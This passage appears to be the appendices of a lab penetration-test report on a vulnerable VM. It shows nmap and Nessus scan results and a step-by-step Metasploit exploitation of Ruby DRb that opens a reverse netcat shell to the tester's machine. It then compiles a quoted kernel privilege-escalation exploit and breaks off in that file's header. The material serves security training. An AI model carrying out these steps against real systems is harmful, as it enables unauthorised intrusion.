|           CVE-2015-5477      7.8     https://vulners.com/cve/CVE-2015-5477
|           CVE-2015-4620      7.8     https://vulners.com/cve/CVE-2015-4620
|           CVE-2020-8622      4.0     https://vulners.com/cve/CVE-2020-8622
|           CVE-2020-8619      4.0     https://vulners.com/cve/CVE-2020-8619
|           CVE-2020-8618      4.0     https://vulners.com/cve/CVE-2020-8618
|           CVE-2018-5741      4.0     https://vulners.com/cve/CVE-2018-5741
|           CVE-2016-6170      4.0     https://vulners.com/cve/CVE-2016-6170
|           CVE-2018-5745      3.5     https://vulners.com/cve/CVE-2018-5745
|           CVE-2014-0591      2.6     https://vulners.com/cve/CVE-2014-0591
|_          CVE-2013-5661      2.6     https://vulners.com/cve/CVE-2013-5661
80/tcp   open  http        Apache httpd 2.2.16 ((Debian))
|_http-server-header: Apache/2.2.16 (Debian)
110/tcp  open  pop3        Qpopper pop3d 4.0.9
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X
143/tcp  open  imap        UW imapd 2007e.404
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X
901/tcp  open  http        Samba SWAT administration server
2049/tcp open  nfs         2-4 (RPC #100003)
6666/tcp open  irc         UnrealIRCd
6667/tcp open  irc         UnrealIRCd
6668/tcp open  irc         UnrealIRCd
6669/tcp open  irc         UnrealIRCd
Service Info: Host: alheim-labs.alheim.org; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Appendix B – Nessus Scan Report




192.168.30.132

1	2	18	4	65
CRITICAL	HIGH	MEDIUM	LOW	INFO

Severity	CVSS	Plugin	Name
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
HIGH	7.8	136808	ISC BIND Denial of Service
HIGH	7.1	20007	SSL Version 2 and 3 Protocol Detection
MEDIUM	6.8	90509	Samba Badlock Vulnerability
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	6.1	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	12217	DNS Server Cache Snooping Remote Information Disclosure
MEDIUM	5.0	136769	ISC BIND Service Downgrade / Reflected DoS
MEDIUM	5.0	57608	SMB Signing not required
MEDIUM	5.0	15901	SSL Certificate Expiry
MEDIUM	5.0	45411	SSL Certificate with Wrong Hostname
MEDIUM	5.0	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIUM	4.3	90317	SSH Weak Algorithms Supported
MEDIUM	4.3	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
MEDIUM	4.3	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
MEDIUM	4.3	26928	SSL Weak Cipher Suites Supported
MEDIUM	4.3	81606	SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)
MEDIUM	4.3	78479	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
MEDIUM	4.0	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
LOW	2.6	15855	POP3 Cleartext Logins Permitted
LOW	2.6	70658	SSH Server CBC Mode Ciphers Enabled
LOW	2.6	71049	SSH Weak MAC Algorithms Enabled
LOW	N/A	69551	SSL Certificate Chain Contains RSA Keys Less Than 2048 bits
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure


Appendix C – All step with comments.

First need to get the attacking machine IP address. And default gateway. For that tester used ifconfig command utility on the attacking computer.




```
nanoshadows@kali:~/Downloads$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.30.137  netmask 255.255.255.0  broadcast 192.168.30.255
        inet6 fe80::20c:29ff:fe60:1502  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:60:15:02  txqueuelen 1000  (Ethernet)
        RX packets 3011  bytes 849791 (829.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 499414  bytes 30097770 (28.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 328679  bytes 62737651 (59.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 328679  bytes 62737651 (59.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

and the default gateway is:



```
nanoshadows@kali:~/Downloads$ sudo route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.30.2    0.0.0.0         UG    100    0        0 eth0
192.168.30.0    0.0.0.0         255.255.255.0   U     100    0        0 eth0
nanoshadows@kali:~/Downloads$
```

Before conduct any attack against the victim, testers need to find out the IP of the target machine. Therefore, netdiscover tool has been used to get all the Ips in the network.




```
 Currently scanning: 192.168.111.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.30.2    00:50:56:e0:1e:b6      1      60  VMware, Inc.
 192.168.30.132  00:0c:29:b9:23:45      1      60  VMware, Inc.
 192.168.30.254  00:50:56:f4:15:86      1      60  VMware, Inc.
```

And found 3 IP address among them one should be the default gateway, and another should be the VMware IP address. Therefore, tester come to conclusion as:


- 192.168.30.2 → Default gateway
- 192.168.30.132 → Victim IP
- 192.168.30.254 → VMware IP

To confirm result of netdiscover, nmap also used.




```
nanoshadows@kali:~/Downloads$ nmap 192.168.30.0/24 -sP
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-07 03:41 EDT
Nmap scan report for 192.168.30.2 (192.168.30.2)
Host is up (0.0037s latency).
Nmap scan report for 192.168.30.132 (192.168.30.132)
Host is up (0.00029s latency).
Nmap scan report for 192.168.30.137 (192.168.30.137)
Host is up (0.000067s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.44 seconds
nanoshadows@kali:~/Downloads$ 
```

As the next step, tester conduct a port scan with Nmap.




```
nanoshadows@kali:~$ nmap 192.168.30.132 -sV -p-
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-06 10:53 EDT
Nmap scan report for 192.168.30.132 (192.168.30.132)
Host is up (0.0013s latency).
Not shown: 65513 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         ProFTPD 1.3.3a
22/tcp    open  ssh         OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
23/tcp    open  uucp        Debian in.uucpd, probably Taylor uucpd (PAM auth)
53/tcp    open  domain      ISC BIND 9.7.3
80/tcp    open  http        Apache httpd 2.2.16 ((Debian))
110/tcp   open  pop3        Qpopper pop3d 4.0.9
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X
143/tcp   open  imap        UW imapd 2007e.404
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X
901/tcp   open  http        Samba SWAT administration server
993/tcp   open  ssl/imaps?
2049/tcp  open  nfs         2-4 (RPC #100003)
6665/tcp  open  irc         UnrealIRCd
6666/tcp  open  irc         UnrealIRCd
6667/tcp  open  irc         UnrealIRCd
6668/tcp  open  irc         UnrealIRCd
6669/tcp  open  irc         UnrealIRCd
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
46825/tcp open  mountd      1-3 (RPC #100005)
53118/tcp open  status      1 (RPC #100024)
53501/tcp open  nlockmgr    1-4 (RPC #100021)
Service Info: Host: alheim-labs.alheim.org; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.35 seconds
nanoshadows@kali:~$ 
```

After that step, tester used Metasploit framework to exploit the Ruby port 8787.



```
msf5 > use exploit/linux/misc/drb_remote_codeexec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf5 exploit(linux/misc/drb_remote_codeexec) > set RHOSTS 192.158.30.132
RHOSTS ⇒ 192.158.30.132
msf5 exploit(linux/misc/drb_remote_codeexec) > show options

Module options (exploit/linux/misc/drb_remote_codeexec):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.158.30.132   no        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   8787             yes       The target port
   URI                      no        The URI of the target host (druby://host:port) (overrides RHOST/RPORT)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.30.137   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```




```
msf5 exploit(linux/misc/drb_remote_codeexec) > exploit

[*] Started reverse TCP handler on 192.168.30.137:4444
[*] Trying to exploit instance_eval method
[!] Target is not vulnerable to instance_eval method
[*] Trying to exploit syscall method
[*] attempting x86 execve of .S6Q1EejM4c2V9otT
[*] Command shell session 1 opened (192.168.30.137:4444 → 192.168.30.132:38551) at 2020-10-06 11:21:35 -0400
[+] Deleted .S6Q1EejM4c2V9otT

whoami
paul
ls
41886.c
flag1
irclogs
time.rb
█
```

Inside the paul account first flag was discovered.


```
cat flag1
#A}?S/UL"&DZr}jFGN4fC)$MU>uq3FUcM"'a}3>yvHJ)mKpECv-oN
```

And inside of paul directory C file was discorded which help to escalate privileges. However, few time testers tried to take advantage of it. But it wasn't successful.




```
cp 41886.c /tmp
cd /tmp
ls
41886
41886.c
iuzgubs
gcc 41886.c -o rootme
```

41886.c




```
cat 41886.c
/*
# Title: Linux Kernel 4.8.0 udev 232 - Privilege Escalation
# Author: Nassim Asrir
# Researcher at: Henceforth
# Author contact: wassline@gmail.com || https://www.linkedin.com/in/nassim-asrir-b73a57122/
# The full Research: https://www.facebook.com/asrirnassim/
# CVE: CVE-2017-7874

# Exp #

first of all we need to know a small infos about udev and how it work

